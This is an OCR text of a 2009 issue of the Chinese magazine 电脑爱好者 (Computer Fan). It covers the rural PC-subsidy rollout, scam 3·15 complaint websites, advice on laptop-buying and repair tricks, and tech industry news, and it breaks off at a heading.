一本大家都能看懂的电脑杂志





邮发代号：82-512

信息不丢失“圣经”有10诫 P24

TEN COMMANDMENTS

3大途径追求完美音质

从PC音箱到影院系统到PC-HiFi

2.0、2.1、5.1任你组合，1000元以内搞定家庭影院 P82

半月刊

08

2009

4月15日出版

麦霸宝典　谷歌音乐搜索　聊天记录保护　卡巴另类妙用　电脑练字

软件安装故障　毕业论文答辩PPT　第一个iPhone程序　网游文案策划师

加强笔记本散热　谨防过时硬件　破解3核心CPU　3D眼镜效果

C指数　独家推行“C指数”，软件、硬件孰优孰劣，一看便知！



目录CONTENTS

《电脑爱好者》2009年08期 | 总第327期 4月15日出版 www.cfan.com.cn

CFan新视界

新人帮

（菜鸟集训营）

（加油站I）

稀饭软组织

（特别话题I）

（系统）

（网络）

（软件）

（办公）

（校园新鲜人）

（百家讲坛）

达人会馆

傻博士信箱

（系统）

天生我才

硬派圈子

社区新鲜派

我和你

相关软件索引

	软件	软件说明	页码
荐	搜狗拼音输入法	输入法	P14
	RivaTuner	显卡监测、参数修改工具	P17
	CPUMon	内存、CPU监测工具	P17
荐	小牛百宝箱	工具软件集合	P48
	爱播高清播放器	媒体播放	P51
荐	书法大师	手写字体转换	P51
荐	Pdf文件加密器	加密PDF文件	P53
	魔幻拼图	图片拼接	P53
	外挂总管	外挂工具	P54
荐	射手影音播放器	媒体播放	P54
	NoClose	屏蔽关闭按钮	P54
荐	JPEGsnoop	图片修改检测	P55
荐	Adobe Acrobat	PDF制作工具	P56
荐	Adobe Reader	PDF阅读工具	P56
	漫步者煲箱工具	煲音箱工具	P85
	Overdrive	AMD主板超频工具	P103
	CoreAVC 1.9.0	支持CUDA的解码器	P104

电脑爱好者



Computer Fan

http://www.cfan.com.cn

2009年第08期 总第327期 4月15日出版

主管单位 中国科学院
主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司
编辑出版 《电脑爱好者》杂志编辑部


顾问 郭传杰
社长 陈 梅
执行社长/主编 封立鹏
总编辑 高 翔
出版部 聂 静（主任）

副主编 张 健
编辑部 张 勇（主任） 何 昊（副主任）
董 宏 陈荣贵 张 文 杜 昕
张锐峰 白 斌
评测室 西浩铭 张 磊
设计制作部 余文憬（总 监） 陈红侠
发行部 刘丽华（总经理） 顾建林（副总经理）
戴 治（副总经理）
客户服务部 姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）
办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）
E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)
网址 http://www.cfan.com.cn
总机 010-68130909
广告客户部 010-68250606 / 68251818 / 68258181
读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784（周一至周五，9:00~16:30）
邮购自助查询: 010-68259307 / 68259457
订阅 全国各地邮局(所)
国内发行 北京报刊发行局
邮发代号 82-512
国外发行 中国国际图书贸易总公司
发行代号 4576SM
刊号 ISSN1005-0043/CN11-3248/TP
印刷 北京外文印刷厂
广告许可证 京海工商广字第0055号
零售定价 6.00元
全年订阅优惠价 144.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.cn）
电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn

山东省章丘市三涧溪村村民马素景，是全国“电脑下乡”政策的第一个受益者。



电脑下乡系列报道

同方出击 电脑下乡第一“战”

就在其他厂商还忙着筹备电脑下乡渠道销售时，同方电脑已经与国美电器达成战略合作，实现下乡电脑的渠道深度整合。2009年3月28日早上10点，北京昌平国美店门口已经被围得水泄不通，不少农民朋友在这里买到了第一批同方的下乡电脑，这也是自“电脑下乡”开展以来，全国第一批买到下乡电脑的农民消费者。(本刊记者：杜昕)



●昌平国美店门口，前来咨询的农民络绎不绝

这个配置能玩大型的游戏吗

驱车1小时左右，记者抵达了位于北京西北的昌平区，昌平国美店就坐落于其繁华的商业街鼓楼南大街上。周六的早上，不少人还在睡梦中，旁边的中复电讯等商家还是门可罗雀的状态，但国美门口却已经聚满了人。露天的展示咨询台内的导购已经忙得不可开交，他们负责接待前来咨询的农民。“我们早上9点就站在这儿解答大家的问题了，由于前期做了一些宣传，今天来的人特别多”，导购小汪对记者说。

用电脑能干什么明显是农民最关心的一个话题。“这个配置能玩大型的游戏吗？”“我就是办公用，给我推荐个合适的笔记本吧”“我孩子上初中了，用哪款比较合适？”这是记者在前来咨询的人中听到的最多的几个问题。一家老少齐上阵，跟导购主要就是围绕“这个配置能干什么”或“我要干什么需要怎样的配置”这两个问题展开讨论的。

对应用的需要驱动着对性能要求，而性能的体现便在于配置。根据记者观察，前来购买电脑的大多是对电脑配置并不那么精通的农民消费者。“这个赛扬、奔腾有啥不一样？”张大姐被导购单上的“专业名词”搞糊涂了。“奔腾比赛扬高级，就好像赛扬是第一代，奔腾就是第二代的”，导购解释说。张大姐紧接着又问：“那后面这个主频是啥意思？”“1.66的比2.16的慢，这还不好理解吗？你用赛扬的开个程序比用奔腾的慢一半。”张大姐虽然还不是很明白，但是1.66和2.16的关系她还是听懂了。

买个好点儿的，差不了几百块钱

有了不同的配置，价格也就不尽相同。大老远从顺义赶过来的老李已经跟国美的导购咨询了半个小时了，他想买台笔记本，主要就是办公用，这会儿正在锋锐K40和锋锐K40B之间犹豫不定。由于能享受购机价格13%的政府补贴，并且他还是当天前30位确定购买意向的消费者，所以同方又加倍补贴了他13%，这合计26%的补贴扣除后，两款笔记本的价格分别是2193元和2648元。最后他还是决定买K40B了，“差不到500块钱，但K40B各方面都比K40强出一截子，还是很划算的”，他说。

在本次同方的下乡电脑中，价格最低的要数“真爱C1000”，补贴后的价格是1999元，如果再加上同方公司自己补贴给农民消费者的13%，价格更低至1739元。

由于实行13%的政府补贴，再加上下乡家电产品实行限价，且中标价格普遍低于农村市场销售终端价，家电下乡以来，农民购买家电实际成本下降大约20%。

而价格最高的锋锐K40B和锋锐K40A，享受政府补贴后的价格也就是3000元出头。记者采访了几位当场购机的消费者，他们都表示可以接受现在这个价格，甚至还有人反映说：“没想到能这么便宜”。看来下乡电脑在价格上还是有着较高的接受度的。并且，多数农民消费者并没有购买价格最低的电脑。一家三口一起来买电脑的妈妈说：“现在这个价格我们能接受，最重要还是买个性能好、品质好的，能多用几年。有些钱也不能省。”


●前30位购买的农民，可以领到一张签售券，获得双倍补贴

都是品牌机，没啥太大区别

刘大姐告诉记者说：“我孩子上小学一年级了，这电脑主要就是给他买的。”记者惊叹道：“才一年级就为他买个电脑？”刘大姐笑着说：“孩子学校开这个课了，我们也希望他能学好。另外，同方的电脑里不是说还有一些软件吗，对孩子的学习都有帮助。”的确，在每一台下乡的同方电脑中，都内置了“清华同方学堂”的网络课程客户端、“轻轻松松学电脑”、“金山打字通”等多款教育软件。另外，还有农贸通、暴风影音、联众及QQ游戏客户端、金山毒霸等软件，还有300多部电影。

但是，正如《电脑爱好者》第7期中“电脑下乡新闻特别策划”报道中指出的那样，加入增值软件，是各“电脑下乡”中标企业通用的做法。与之对应的是，相似的配置、相似的价位、相似的增值软件，让PC的品牌概念在农民消费者脑中变得相当淡泊。记者试着让刘大姐在所有电脑下乡的品牌中挑出自己认为不错的品牌。刘大姐选择了海尔和TCL，显然，这得益于这两个品牌在家电市场上的知名度。那刘大姐为什么选择购买同方的电脑呢？一部分是因为同方出击最早，占得市场先机，而更深层次的原因是，没有一个品牌对刘大姐是有黏性的，她这次买了同方，下次可能买方正或是TCL。

那么，什么才能让消费者，特别是农民消费者对一个品牌产生依赖和信任呢？最重要的就是服务。海尔的家电知名度高，根源正是在于其对服务的精益求精。电脑下乡并不是一个短暂的计划，还有第二批、第三批……如何吸引住农民消费者，同方以及所有中标企业必须在服务上较量一下。



●下乡电脑在出厂时必须贴上这样的标识

采访手记：

1956年3月9日，昌平经国务院批准划归入北京市，改称昌平县，直到1999年，才改称昌平区，农村人口大约32.4万。

因为3月28日当天的前30位购机者能享受双重补贴（政府的13%和同方的13%），所以农民朋友们的购买热情很高涨，大约只有60平方米的国美里挤得是水泄不通，前30位购机者手里都紧紧攥着他们的号码，只等选好机型就直接提货！这是国美电子首批采购的20万台同方下乡电脑中的一部分，而这20万台意味着6个亿的收入。眼前这红火的场面让同方股份有限公司副总裁、计算机系统本部总经理李健航看到了金融海啸中的诺亚舟，他自豪地对记者说：“清华同方和国美已达成双方战略规划中双‘30’的战略，即国美销售的家电下乡的产品中有30%是同方产品，而同方销售的家电下乡产品中，则有30%是通过国美渠道实现的。”

“双30”战略意味着同方成为国美电器“家电下乡”全国渠道的首推品牌。国美电器集团副总裁牟贵先向记者透露说：“国美在县乡一级地区有200多家店面，而为了给各大下乡PC企业做好渠道流通工作，早在一年前，国美就在县乡一级地区寻找销售的合作伙伴。”同方计算机系统本部副总经理姬浩则表示，目前除了与国美电器合作外，同方还与苏宁电器、宏图三胞等3C卖场有类似合作。不过，“在电脑下乡的过程中，仍然以同方的自有渠道销售为主，所占比例将超过50%。”显然，在渠道方面，同方已经做好了充分的准备，并领先其他PC企业打响了“电脑下乡”的第一枪。

在采访中记者感到，针对农民消费者对品牌不敏感和对性能配置不了解，PC企业是否能在细节方面服务得更好，以便农民朋友能更方便地购买到适合自己的产品。比如可以将目前简单的型号+配置+价格的导购单，再增加一个配置属性，即某型号是主攻游戏，某型号是主攻网络教育等等。此外，加强宣传也势在必行。一方面是对品牌的宣传，另一方面是对电脑下乡政策的宣传。据记者调查，80%以上的农民消费者是购机当天才知道“电脑下乡”的，对领取补贴的流程也并不清楚，这使得购买过程比较混乱。CF [XS02]

3·15的3·15“雷”台赛

www.315.com.cn、www.315.org.cn、www.315.gov.cn、www.12315.com、www.315.org，光看这些网址，你能分辨出哪个是权威的官方网站吗？为啥会有那么多315网站？（本刊记者：杜昕）

3·15网站，很多很雷人

特约博主：（普通消费者）

我买的摩托罗拉拍照手机在购买的第15天无缘无故出现照相模糊的现象，因为购买这部手机的卖场装修，所以我第三天才去售后服务站点，可他们以超过15天为由拒绝给我退换。我打算找地方投诉，在搜索引擎里搜一下“315”，天！搜出来的网站更是雷人——“维权网”、“百姓投诉维权防骗网”、“中国315维权网”、“315维权投诉网”、“中国消费者网”、“315直通车”、“315信息网”……这些网站名称不但相似相近，还都挺唬人的。没办法，我只能打12315了，工作人员告诉我，12315只有一个网站，就是www.baic.gov.cn，即当地工商局的网站。但当我登录这个网站，才发现找不到投诉的入口，还好我已经在电话里投诉了。真搞不清楚为什么会出来那么多315网站，感觉替人去协调这些事情是个相当苦的差事，怎么会有那么多人愿意干呢？

维权网站不好办

特约博主：大中（315消费电子投诉网负责人）

315消费电子投诉网是中国电子商会消费电子产品售后服务专业委员会主办的，已经建立了约4年。依托电子商会，我们与各大IT品牌都建立了信任关系，现在每天大概接到700多宗的消费投诉，其中针对大品牌的，都会得到比较快的解决，而我们专门负责处理这些投诉的只有10多个人，工作量可想而知。我知道现在网上有不少以保护消费者权利为名的315网站，但要真正做到，谈何容易。一些网站目前已经是停滞状态，电话永远是占线的声音，另一些打着315的旗号，但是根本不为消费者调节纠纷。一个工商局的朋友告诉我，他们现在跟互联网还又很大距离，有些领导根本不上网，不知道网上发生的事情，更不知道网上有很多打着315旗号但又不做实事的网站。



疯狂的3·15网站

记者采访手记

针对大中的话，记者试图联系诸多315网站中的“中国315维权网”（www.12315.org.cn），其首页上的“投诉填表”功能已无法使用，电话连打3天也都无人接听。无奈之下，记者登录新网查询该网的域名注册信息。信息显示，该域名属于北京蒂威友科技发展中心，注册人为朱萌。之后，记者又联系了“维权网”（www.ca315.com.cn），通过该网的“关于我们”，记者了解到这是“公益维权门户网站”。但当记者致电该网时，工作人员表示，维权网的宗旨是向网友提供消费维权讯息及法律资讯、消费警示等内容为主。随后，记者在这家“公益”网站的看到了“广告服务”链接。而万网显示，该域名属于报广互联（北京）信息技术服务有限公司。从事网站建设工作的朋友告诉记者，无论是域名还是网站名称中包含315，都不违反法规，个人也可以去注册一个这样的网站。而事实上，到目前为止，企业举报说遭到打着315旗号的网站敲诈已经不止一起。一些个人或公司通过建立315网站，专门购买问题产品或自己编造投诉案件，以此向企业索要“封口费”，而对于真正的消费者投诉却置若罔闻。

对于消费者来说，虽然有各级工商、质检部分，但维权难仍然是不可忽视的现实。网上“丰富”的315维权网站，看起来是为大家增加维权的途径，可繁华的表象背后却居然暗藏着这么多不可告人的秘密。辛辛苦苦在网页上填了一大堆表格，却在提交的时候返回一个错误页面只是痛苦的开始，自己的问题没有被解决，权益没有得到保护则更为恼火，更有甚者，个人信息也极有可能被泄露（消费者在这类网站上一般都会如实填写个人信息）。

网友评论

ZHANGLIJUN：现在三两个无业游民就能搞一个网站出来，他们之所以要起跟“315”有关的域名，目的就是为了混淆视听，让不明真相的消费者误以为是国家的工商部门。我觉得监管不利是很重要的一个原因，如果你要办315网站，起码得经过工商或消协的审核，否则就应该属于非法行为。

chuanger：我还真遇到过这种骗子网站，他们所谓的“法律顾问”假惺惺地来电话说什么“鉴于针对你们企业的投诉少，为了维护良好的声誉，在年终我们可以给你们一些支持，只需要交5000元，就可以删除投诉了。”我们答复是：“交5000元也可以，不过需要到省公安厅网络信息监察处当面交”，他们听到我们这么说，一下就挂断了电话。

安溪人：我曾经在这种网站做过美工，那个网站加我就四个人，我们都是老乡。网站的注册人是假名字，在没有搞315网站之前，他们曾经搞过手机群发中奖短消息的诈骗活动。 CF [XS03]

有的商家说为了给消费者省钱，就不开发票了。部分大品牌确实可用收据保修，但保修时间按照机箱上的出厂时间计算，而不是从购买日期开始。所以收据只是消费凭证，不能与发票等同。一些卖场提供先行赔付，可索取卖场统一收据。

本本购买与维修 智斗JS防忽悠



侦探奖金：100元

果果：《电脑爱好者》3·15专刊出版之后，CFan侦探事务所收到不少读者邮件，反响可谓热烈！存于IT产品和服务中的各种"暗伤"和陷阱让人深恶痛绝，正因为如此，充满正义感的读者们纷纷报名要加入CFan侦探行列。下面就看看来自北京的热心读者蒋晓宁的侦探报告吧。

话说某个周六，我帮一个MM挑选笔记本电脑，在购买过程中，我观察到很多JS不可告人的秘密，加上自己做维修对卖场有不少了解，这里就一起曝光给大家看吧。

IT商品宣传页

那天在中关村转悠，奇怪！走进好几家店面，老板居然知道我们想买哪款机型！原来我们在某卖场的电梯口收到了一张产品宣传单，在其他摊位也拿了几张来自厂商的产品介绍单。方便自己，也恰恰给JS带来了可乘之机，他们根据彩页内容看出顾客要买什么东西，没有产品也没关系，先"拉客"成功，然后使劲介绍他们的商品。这种行为行内叫"转型"、"洗脑"或"智力开发"。

破解之法：手里不要经常拿着自己想要买的IT商品的宣传页，直接去店面询问自己想买的商品，不要按照商家的思路走，坚定自己的购买意向！购买后一定要留个商家的地址和电话，出现问题好联系，最好能要张名片。

系统、鼠标去哪了

终于，我们在一家店面挑中了一款本本，成功砍下不少价。老板拿出本本，告诉我们这机器如果装系统需要另加钱。岂有此理？明明官方提供的参数中说随机安装了Vista操作系统！"你动了手脚，换硬盘了吧？因为从供货商手中来的货都是未开封的标配，不可能没有系统。"我斩钉截铁地说。老板自知理亏，只好另拿出一个新本。"刚才不好意思，不过如果要笔记本包和鼠标的话都要另加钱。"我一听又怒了："你在库房把包和鼠标取了出来，装箱单中都明确标明是标配，也不是这样提高利润的！咱们走吧！"

破解之法：如果你买了没有系统的本，相当于被商家换掉正品硬盘，在保修上会出现很多问题，得不偿失。可以选择不买来获得商家妥。

内存升级看清楚

我们又来到一家看似更正规的店。验货都没问题，老板问："想升级内存吗？1GB内存装Vista操作系统流畅性不够理想，升级到2GB或3GB的吧。我这里有原装品牌内存，快下班了，给你优惠价……"MM动心了。我还算清醒，因为那所谓的原装内存是从别的同类同型号品牌机中拆下来的内存，据说兼容性更好，老板拿出的不像新的。我后来在另一家品牌内存的代理处，买了一条内存，原装内存没必要，杂牌内存没保障。

破解之法：最安全的方法，最好不要在买电脑的商家处升级。而且升级原装内存没有必要，用品牌内存基本够用了，2GB的售价在150元左右。去别的摊位看到确实是品牌封存的货，让商家帮换上即可。

特别提示：电脑上门维修要注意

本本买到手，难保不生病，如果过了保修期，有人爱找电脑维修公司，便宜一些，还可以上门服务。我曾在《电脑爱好者》中讲过自己做电脑维修的故事，很多读者加了我QQ咨询，我很热心地解答，其中一些维修黑幕我实在看不过去，这里统一告诉大家一些对策。

打电话预约时，最好把问题做简单描述，让维修人员简单做个处理意见。如果他把症状说得很准确，起码说明经验丰富，是可信的；如果他吞吞吐吐，说明他可能是二把刀。很多维修人员上门时都会背着个书包，内有必要的工具等等，如果只拿着一个盘包，不是好维修人员，请大家谨防上当。

很多维修人员用的系统光盘是一键恢复的光盘，安装系统很快，一个蓝色屏幕，上面写着GHOST11.5，15分钟左右就装好了系统，好快啊！其实这样的系统很不稳定，容易死机，尤其是AMD芯片组。图省事是不行的，好的维修人员安装的一般是纯净版的系统，不带任何软件，而且会按照客户的要求来安装其他软件，并且做个性化调试达到最佳效果。

现在很多网站打出30元就能修电脑的旗号，其实这些大多不真实，往往到了客户家中都会变相收费。有的维修人员为了赢利，会给电脑添加些问题，比如病毒造成的系统瘫痪重做系统即可，却说是硬件问题，以达到多收费的目的。所以，在维修过程中要仔细观看，让他没有机会做手脚。CF [XS04]

传IBM收购Sun

据《华尔街日报》3月18日报道，IBM正在就收购Sun Microsystems进行谈判，收购额高达65亿美元。有分析人士对IBM为什么要收购Sun表示质疑。Sun拥有复杂的产品线，其中包括一系列硬件和软件产品，其中很多和IBM现有的产品都是重叠的，这些只会增加IBM的负担。因此，此次收购的焦点是IBM部分收购Sun，还是整体收购。正常情况下，Sun将被肢解后部分出售，对IBM也非常有利。IBM可以获得Sun服务器和存储设备的市场份额，来抵御惠普对其市场份额的蚕食。另外，Unix是Sun的强项，Sun可以助力IBM打压惠普基于Unix的业务。微软CEO鲍尔默表示，IBM并购Sun会给微软带来好处，因为IBM要完全接手Sun大量的生产线，使两家融为一体需要很长一段时间。微软和Sun、IBM都是竞争对手，但是在过去几年内由于Sun的没落，微软与它的竞争已经不那么激烈了，但是和IBM依然势如水火，在很多商业软件产品业务上存在激烈的竞争，包括中间件、应用软件开发基础架构、数据库技术和工作组协作软件等。



评论：在经济低迷的时期积极开展收购为公司增强竞争优势是IBM在过去30年中惯用的策略，因为这个时期客户会压缩开支，收购Sun之后，IBM在市场上的规模优势更大。不过两家公司占据了大多数市场份额，这绝对会引来反垄断的关注。

中国移动的黄金时代结束了

3月19日的《福布斯》文章指出，中国移动发布了2008年第四季度财报显示，其季度营收和利润率均有所下降，因为第四季度的用户增长率和手机服务使用率下滑的速度均超出了预期，这充分说明它的高速成长期已经结束了。随着整个无线市场的日趋成熟，中国移动将面临更大的竞争压力。分析师们认为，中国联通和中国电信的手机计划给中国移动造成了巨大压力，削弱了后者操控市场价格的能力。

评论：中国移动在2008年全年的净利润为1128亿元，无论如何，我想说声OMG!

百度将打击“山寨hao123”

百度3月17日宣布，旗下网址导航网站hao123将对抄袭模仿hao123的“李鬼”网站采取行动。hao123始建于1999年5月，主要以域名www.hao123.com为网民提供服务。作为国内最早的知名网址导航站，hao123在流量和用户首页载入率上占有绝对领先优势，在网民中有良好的口碑。然而，随着hao123品牌影响力的增大，互联网上出现了很多模仿、抄袭hao123网站名称、架构、内容甚至网站代码的“盗版”hao123。

评论：中国的“站长圈”历来混乱不堪，投机者不乏有之，hao123当年也是它们中间的一员，只不过如今做大了而已。

鸿海进军软件外包


鸿海董事长郭台铭透露，已经招募1万名软件人才，进军软件外包业。鸿海除开发自家代工电子产品所需软件外，之前并购台湾软件公司华茂，去年在深圳成立了捷达世（GDS）软件进军软件外包市场，目前规模已经超过数千人，主要锁定软件代工、测试、服务等业务。另外，近来鸿海也大挖台湾软件产业重要人物，如担任过信息协会理事长的詹敬成、马继曾等人，都已投效鸿海，成为鸿海进军软件外包的先锋。郭台铭表示，鸿海进军软件市场，不会只甘于当个服务中心，希望发挥加值功能，提高附加价值。



●鸿海董事长郭台铭


NEW TECH | IT新技术

Quick Charge（短时间充电电池技术）



由Gerbrand Ceder教授带领的MIT科学家团队称，他们已经在锂离子电池组研发方面有了新的进展，可以实现短时间充电，甚至连大型的电池组充电也无需太长时间。他们在现有的电池设计上应用了磷酸锂涂层，使得离子能更直接进入“隧道”以发挥电池的极限，所以能实现更短的充电时间。据研究员称，采用这种技术的手机电池可以实现10秒钟充满电，而采用油电的混合汽车则需要更大的电池，但是完成充电也仅需数分钟，并且电力和正常的充电效果一样。关于该技术突破的实现，该校称，它应用到产品中还需2～3年时间，并且已经许可两家公司用于商业。

Virtual Jail（GPS虚拟监狱）



在西班牙，当地的监狱系统正面临一场革新运动。装载着GPS定位系统的手铐或脚镣已经被使用在一些假释犯身上，从而用卫星定位他的位置，以此来替代四面铁笼的监狱，避免囚犯在假释期间去骚扰曾经的受害者。囚犯身上佩带的手铐能发射一种特殊频率的电磁波，而受害者本人也会佩戴一个电磁感应装置。电磁手铐可以计算出两个装置之间的距离，一旦距离超过预设的警戒距离，电磁感应器就会立即向警方报警。另外，每一个“GPS监狱”手铐与监狱的监控系统都是关联的，囚犯一旦私自脱下手铐都会触动报警系统。根据西班牙监狱系统规定，获准假释的家庭暴力罪犯通常不得进入距离受害者500米的范围内。

3D Patient Record（3D病历软件）



一款由丹麦Thy-Mors医院和IBM共同开发的病历软件近日走进人们的视线，该软件可以在计算机上展现3D人体解剖图，更直观体现病人的病情和治疗信息。研发人员期待通过这款软件让医生更好地了解病人的病史，并帮医院节省出大量记录搜索时间。Thy-Mors医院院长库尔特尼尔森表示，如果想了解一个病人心脏的情况，医生只需点击就可以快速浏览到病人一段时期的连续记录和任何想进一步了解的脏体细节信息。尼尔森还补充，目前该系统还处于试点阶段，在建立好病历记录网络系统后，其他医院也能迅速调出病人的电子病历，并随时为病人提供服务。

华硕“文件夹”笔记本将商业化



华硕CEO沈振来近日透露，Asus计划将他们在CES上展示的下一代文件夹型超薄笔记本进行商业化，预计于今年9月到10月份期间进行发布。他还称这款新型的笔记本零售价格大约在1000~1500美元之间，它采用滑动键盘设计，使得键盘、触摸板和托盘可以实现面积最大化，而且有利于散热。

网络写手申请入作协



● 湖北省作协主席方方

湖北省作协日前出台了网络写手的入会标准，写个人文学博客50万字或者担任网站文学版版主3年以上者，可申请成为作协会员。这一标准随即引发热议，有人提出，这个标准显得入会门槛过低。湖北省作协主席方方则回应：“很多网络写手都是带着正式出版的图书申请入会的。”她表示，这件事有这么大的影响，出乎她的意料。她说作协从来没有否定过网络文学，此前湖北省作协就已经吸收了不少网络写手入会。作协不介意用什么方式发表作品，介意的是作品的质与量及影响度。方方特意强调，可能有些网络写手误认为只要在网上写作，便可入会，“这个想法是不对的，首先是你得是文学作品，其次你的作品质与量都要过关。”

传腾讯图谋手机输入法

从可靠消息人士处获悉，腾讯已以数百万元人民币收购了A4手机输入法团队中大旗舰科技公司，以抢占手机客户端市场。A4是目前颇为流行的手机输入法，一直通过发售正版许可证和项目外包两种方式赢利。A4输入法可实现不同系统平台的快速移植，目前已拥有Windows Mobile、Symbian、Linux等十多种版本。目前，A4团队已经进入腾讯公司工作，帮助腾讯进行手机端输入法的研发。业内人士分析，腾讯此前将输入法作为内部用户客户端的重要产品，但其输入法在PC端的表现并不尽如人意，因此腾讯才期望通过收购的方式抢占无线领域。

评论：搜狐于2006年6月初推出搜狗输入法，并于去年10月推出搜狗手机输入法，其主要竞争对手腾讯在一年半之后推出QQ输入法，但在手机上一直未有对应产品出现。但不论此次收购传闻是否属实，其实手机输入法领域的“馅饼”也不是那么好咬。

浙江鼓励毕业生网上创业

为拓宽高校毕业生就业渠道，缓解高校毕业生就业难矛盾，浙江省政府日前发文，明确提出大力支持高校毕业生自主创业，鼓励毕业生网上创业。作为支持自主创业的具体行动，浙江省政府表示要放宽高校毕业生创业市场准入条件，对毕业2年内从事个体经营（除国家限制行业）的高校毕业生，从注册登记日起3年内，免收登记类和证照类等各类行政事业性收费。对初创企业，适当降低资金、人员等准入条件，并允许注册资金分期到位。同时，加大对高校毕业生创业资助和扶持力度，或给予必要的资助，或以贷款贴息方式予以支持。毕业2年内的高校毕业生自主创业自筹资金不足的，可按规定申请小额担保贷款，鼓励高校毕业生开展网上创业，或以个体经营等灵活方式创业，各地根据实际给予一定的创业资金补助。

评论：偶然间看到《南方周末》的一篇文章——《知识改变命运or淘宝改变命运》，让小编我百感交集。在金融危机的凄风冷雨中，大学生就业率成为各媒体争相讨论的社会性话题。也许，今年如果再出现类似“北大学生卖猪肉”的报道，大家就会用完全不同的眼光对待了。

电信将推“e家”手机版IM

据电信网站介绍，手机版客户端是中国电信和微软合作面向中国电信的移动用户推出的一款集手机MSN和相关移动增值业务为一体的综合信息服务。同时，手机版客户端还可为中国电信手机用户提供功能更为强大的手机MSN服务，将自定义头像、好友分组、多人聊天、图片和音频文件传送等关键的IM功能与PC版WindowsLiveMessenger全面整合同步。只要拥有中国电信的手机号码，使拥有一个与手机号码同名的MSN账号，启动手机上的“我的e家”软件即可登录MSN。在资费方面，中国电信用户开通“我的e家”，下载手机客户端，使用基本功能暂不收费，而在短信通信费方面，“我的e家”手机版用户与e家客户端PC版的用户之间收发短信，发送短信按正常资费收取，接收免费。

Torrent Droid（Android BT程序）

面向Android的站点Androidadme发布了“Android Bounty”（Android赏金）计划，用来刺激开发者，第一个交付可用程序的开发者将获得奖金奖励。该网站的一项新挑战任务为，开发一个用来扫描UPC条形码，并能找到大型BT搜索引擎上的相关BT种子文件的Android BT程序。开发者Alec Holmes创建了一个程序，该程序可以使用Gphone的摄像头对零售的DVD UPC条形码进行扫描，并通过捕获的结果连接到官方的资料库来查看产品的相关信息，之后找到BT站点比如The Pirate Bay或者Mininova上的相应种子文件，用户便可以选择相应的Torrent下载。下载完种子文件之后，用户可以将其发送到电脑上正式开始下载，而当用户回到家里时，下载可能已经完成了。

Deep Web（深度网络技术）

Google搜索引擎上已登录了第1兆个网址，这乍看之下很多，可是这些网页内容在Google上只能呈现一些非常表面的内容，用户无法立即获得更深入的细节，如火车时刻表、购物目录等藏于数据库深处的信息。因此，Google已开始发展深度网络技术（Deep Web）。为了从深度网络摘录有意义的数据，搜索引擎必须分析理解用户输入的字符串，并且立即给他安排合适的数据库。举例来说，如果用户键入知名画家的名字，搜索引擎就能迅速连至最有可能有艺术信息的数据库。因此，Google的深度网络搜索策略，就是将一组特别的搜索程序送进网络，使搜索程序开始分析每个碰到的数据库内容，去找出最有可能解答该问题的数据库，最后推论这个数据库的类型，以便满足下一个提出相同问题的用户。

3D Lunar Map（全月球三维立体图）

